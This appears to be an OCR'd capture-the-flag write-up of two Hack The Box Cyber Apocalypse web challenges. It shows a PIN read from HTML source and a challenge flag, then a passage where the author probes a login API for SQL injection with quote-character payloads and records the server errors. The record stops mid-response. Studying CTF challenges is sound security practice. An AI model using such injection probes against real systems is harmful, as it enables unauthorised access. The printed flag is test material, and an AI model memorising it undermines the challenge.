

HACKTHEBOX
CYBER APOCALYPSE
THE CURSED MISSION
18 - 23 MARCH
$35,000+ IN PRIZES
RESERVE YOUR SPOT
DIAMOND SPONSOR
EURO INFORMATION

Web challenges


Trapped source

Challenge description




Step by step


1. Start the docker machine and open the website.



2. We can see the num pad, let’s try to enter some random code.



3. Now, let’s switch to the Burp Suite and explore server response.



4. It seems that we've got a correct pin inside the HTML code, let's try to use it.


8 2 9 1
9
8
7
6
5
4
3
2
1
Clear
Enter


5. Hooray! We got a flag!

Flag

HTB{V13w_50urc3_c4n_b3_u53ful!!!}

Drobots

Challenge description





Step by step guide

1. This task has downloadable files, so let’s start from source code review.


```
# Secure entrypoint
chmod 600 /entrypoint.sh

# Initialize & Start MariaDB
mkdir -p /run/mysqld
chown -R mysql:mysql /run/mysqld
mysql_install_db --user=mysql --ldata=/var/lib/mysql
mysqld --user=mysql --console --skip-networking=0 &

# Wait for mysql to start
while ! mysqladmin ping -h'localhost' --silent; do echo 'not up' && sleep .2; done

function genPass() {
    echo -n $RANDOM | md5sum | head -c 32
}

mysql -u root << EOF
CREATE DATABASE drobots;
CREATE TABLE drobots.users (
    id INTEGER PRIMARY KEY AUTO_INCREMENT,
    username varchar(255) NOT NULL UNIQUE,
    password varchar(255) NOT NULL
);
INSERT INTO drobots.users (username, password) VALUES ('admin', '$(genPass)');
CREATE USER 'user'@'localhost' IDENTIFIED BY 'M@k3l@R!d3s$';
GRANT SELECT, INSERT, UPDATE ON drobots.users TO 'user'@'localhost';
FLUSH PRIVILEGES;
EOF

/usr/bin/supervisord -c /etc/supervisord.conf
```


2. During the source code review I noticed that the application can be vulnerable to the SQL injection.





3. Now, let's deploy the app on a local machine and play with it to exploit the SQL injection.





920	http://209.97.134.80:30382	POST	/api/login	✓	403	207	JSON

Request

Pretty Raw Hex \n

```
POST /api/login HTTP/1.1
Host: 209.97.134.80:30382
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://209.97.134.80:30382/
Content-Type: application/json
Content-Length: 39
Origin: http://209.97.134.80:30382
DNT: 1
Connection: close

{
  "username":"admin",
  "password":"admjn"
}
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/2.2.3 Python/3.8.16
Date: Sat, 18 Mar 2023 13:40:55 GMT
Content-Type: application/json
Content-Length: 35
Connection: close

{
  "message":"Invalid credentials!"
}
```

```
Pretty  Raw  Hex
1 POST /api/login HTTP/1.1
2 Host: 209.97.134.80:30382
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://209.97.134.80:30382/
8 Content-Type: application/json
9 Content-Length: 42
10 Origin: http://209.97.134.80:30382
11 DNT: 1
12 Connection: close
13
14 {
    "username":"admin%27",
    "password":"admin"
  }
```

```
Pretty  Raw  Hex  Render
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: Werkzeug/2.2.3 Python/3.8.16
3 Date: Sat, 18 Mar 2023 13:44:07 GMT
4 Content-Type: application/json
5 Content-Length: 91
6 Connection: close
7
8 {
    "error":{
      "message":[
        "not enough arguments for format string"
      ],
      "type":"ProgrammingError"
    }
  }
9
```

4. Hmmm, let's try to change the payload to *"admin\""* and try once again. Also, I've added some logging to the original source code to have a better visibility of the processes inside the application.



```
Pretty  Raw  Hex
1 POST /api/login HTTP/1.1
2 Host: 192.168.0.103:1337
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://209.97.134.80:30382/
8 Content-Type: application/json
9 Content-Length: 41
10 Origin: http://209.97.134.80:30382
11 DNT: 1
12 Connection: close
13
14 {
    "username":"admin\"",
    "password":"admin"
  }
```

```
Search...  0 matches
```


```
Pretty  Raw  Hex  Render
1 HTTP/1.0 500 INTERNAL SERVER ERROR
2 Content-Type: application/json
3 Content-Length: 256
4 Server: Werkzeug/2.0.2 Python/3.10.5
